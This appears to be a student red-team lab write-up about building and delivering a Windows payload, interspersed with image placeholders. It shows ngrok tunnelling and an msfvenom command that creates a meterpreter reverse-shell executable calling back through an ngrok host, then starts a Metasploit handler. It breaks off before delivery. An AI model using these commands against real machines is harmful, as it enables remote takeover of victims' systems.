
:Infecting a Windows System: Red Team Lab (Creating + Deploying a Payload):


By: Michael Warner

PHASE #1: Setting up & Installing:


1. After bootup of Kali VM; I ran an update and first attempted an install of ngrok




2. Installed ngrok packages using bash command: ***curl -s https://ngrok-agent.s3.amazonaws.com/ngrok.asc | sudo tee /etc/apt/trusted.gpg.d/ngrok.asc >/dev/null && echo "deb https://ngrok-agent.s3.amazonaws.com buster main" | sudo tee /etc/apt/sources.list.d/ngrok.list***




3. Re-ran update after package install; this is needed to restart services




4. Installing ngrok using bash command: ***sudo apt install ngrok***




5. Added Authenticator Token




6. Connection created successfully using bash command: ***ngrok tcp 4444***



7. Installing Metasploit using bash command: ***sudo apt install metasploit-framework***




8. Payload (Malware) created successfully using bash command: ***msfvenom -p windows/meterpreter_reverse_tcp LHOST=6.tcp.ngrok.io LPORT=16535 -f exe -o /home/labuser/test.exe***




PHASE #2: Metasploit Listener & Deliver + Monitor:


1. Opening Metasploit using bash command: ***msfconsole***




2. Using the generic listener: ***use exploit/multi/handler***



